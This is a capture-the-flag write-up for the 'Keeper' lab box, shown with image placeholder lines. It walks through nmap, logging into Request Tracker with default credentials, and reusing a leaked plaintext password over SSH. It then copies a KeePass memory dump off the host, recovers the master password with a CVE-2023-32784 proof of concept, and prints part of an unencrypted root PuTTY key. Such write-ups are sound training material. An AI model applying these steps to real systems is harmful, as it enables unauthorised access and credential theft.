
User flag


Nmap

Nmap revlead that ssh and http is open. Nginx is used.




```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-13 11:39 EDT
Nmap scan report for 10.10.11.227
Host is up (0.042s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:39:d4:39:40:4b:1f:61:86:dd:7c:37:bb:4b:98:9e (ECDSA)
|_  256 1a:e9:72:be:8b:b1:05:d5:ef:fe:dd:80:d8:ef:c0:66 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.37 seconds
```

Opening the IP in the browser gave me the domain name and a subdomain. I added keeper.htb and tickets.keeper.htb to my hosts file and went to ticket.keeper.htb



To raise an IT support ticket, please visit tickets.keeper.htb/rt/


This revealed a login page which seemed to belong a ticket system called reqeust tracker:



»|« RT 4.4.4+dfsg-2ubuntu1 (Debian) Copyright 1996-2019 Best Practical Solutions, LLC.

Distributed under version 2 of the GNU GPL.
To inquire about support, training, custom development or licensing, please contact sales@bestpractical.com.


I wasn't very familiar with request tracker, so I naively searched for reqeust tracker default credentials, which was the solution. (user: **root**, pw: **password**)



Queue	new	open	stalled
General	1	-	-

Subject:
Queue: General
Owner: Me
Requestors: root@localhost
Content:

Looking through the menus, I discovered a userlist under Admin>Users>Select. The list contained a second user, beside root, which also had an exposed pw:



Identity

Username: lnorgaard **(required)**

Email: lnorgaard@keeper.htb

Real Name: Lise Nørgaard

Nickname: Lise

Unix login: lnorgaard

Language: Danish

Timezone: System Default (Europe/Berlin)

Extra info: Helpdesk Agent from Korsbæk

Access control

☑ Let this user access RT

☑ Let this user be granted rights (Privileged)

root's current password:


New password:

Retype Password:

Comments about this user

```
New user. Initial password set to Welcome2023!
```


Since the "unix login" was speciifed, I tried to ssh onto the server and this was the user flag:



```
lnorgaard@keeper:~$ ls
KeePassDumpFull.dmp  passcodes.kdbx  RT30000.zip  user.txt
lnorgaard@keeper:~$ 
```

Root Flag

There seemed to be a keepass dump.




```
┌──(n0x00ne㉿kali)-[~/Desktop]
└─$ wget keeper.htb:7777/KeePassDumpFull.dmp
--2023-10-17 14:15:45--  http://keeper.htb:7777/KeePassDumpFull.dmp
Resolving keeper.htb (keeper.htb)... 10.10.11.227
Connecting to keeper.htb (keeper.htb)|10.10.11.227|:7777... connected.
HTTP request sent, awaiting response... 200 OK
Length: 253395188 (242M) [application/vnd.tcpdump.pcap]
Saving to: ‘KeePassDumpFull.dmp’

KeePassDumpFull.dmp  25%[====>              ]  60.78M  2.32MB/s    eta 63s
```

```
lnorgaard@keeper:~$ ls
KeePassDumpFull.dmp  passcodes.kdbx  RT30000.zip  user.txt
lnorgaard@keeper:~$ python3 -m http.server 7777
Serving HTTP on 0.0.0.0 port 7777 (http://0.0.0.0:7777/) ...
10.10.14.15 - - [17/Oct/2023 20:15:45] "GET /KeePassDumpFull.dmp HTTP/1.1" 200 -
```


Before attempting a bruteforce, I searched for keepass vulnerbilites and I came across CVE-2023-32784. This vulnerability allows attackers to extract the master password from keepass .dmp files. So

I cloned a PoC and it produced some interesting results:



```
┌──(n0x00ne㉿kali)-[~/Desktop]
└─$ python3 keepass-dump-masterkey/poc.py KeePassDumpFull.dmp
2023-10-17 14:51:47,237 [.] [main] Opened KeePassDumpFull.dmp
Possible password: ●,dgr●d med fl●de
Possible password: ●ldgr●d med fl●de
Possible password: ●`dgr●d med fl●de
Possible password: ●-dgr●d med fl●de
Possible password: ●'dgr●d med fl●de
Possible password: ●]dgr●d med fl●de
Possible password: ●Adgr●d med fl●de
Possible password: ●Idgr●d med fl●de
Possible password: ●:dgr●d med fl●de
Possible password: ●=dgr●d med fl●de
Possible password: ●_dgr●d med fl●de
Possible password: ●cdgr●d med fl●de
Possible password: ●Mdgr●d med fl●de
```

My terminal is in UTF-8, and the script seems to use utf-16le in classic windwos fashion:




```
for i in range(len(groups)):
    if len(groups[i]) == 0:
        groups[i].append(b'\xCF\x25'.decode('utf-16-le'))

for password in itertools.product(*groups):
```

Guessing from the Danish theme of the box, these must be some Danish characters. I simply googled it and it turned out to be a Danish pudding **(Rødgrød med Fløde)**. If you know the root user personally, this password suddenly becomes extremely unsecure.


It should also be noted, that I had to convert the password to lowercase, so "rødgrød med fløde"

I simply opened the file in keepass, and it revealed two users, lnorgaard and root.




Network		
keeper.htb (Tick root	********	PuTTY-User-Key-File-3: ssh-rsa Encryption: none Comment: rsa-key-20230519 Public-Lines: 6 AA
Ticketing Syster lnorgaard	********	http://tickets.keeper.htb

Root had a .ppk (putty) user key file saved in the info section, which I simply copied and opened with putty:



```
PuTTY-User-Key-File-3: ssh-rsa
Encryption: none
Comment: rsa-key-20230519
Public-Lines: 6
AAAAB3NzaC1yc2EAAAADAQABAAABAQCnVqse/hMswGBRQsPsC/EwyxJvc8Wpul/D
8riCZV30ZbfEF09z0PNUn4DisesKB4x1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81T
EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqlxoJdpLHIMvh7ZyJNAy34lfcFC+LM
Cj/c6tQa2laFfqcVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanlBA1Tu
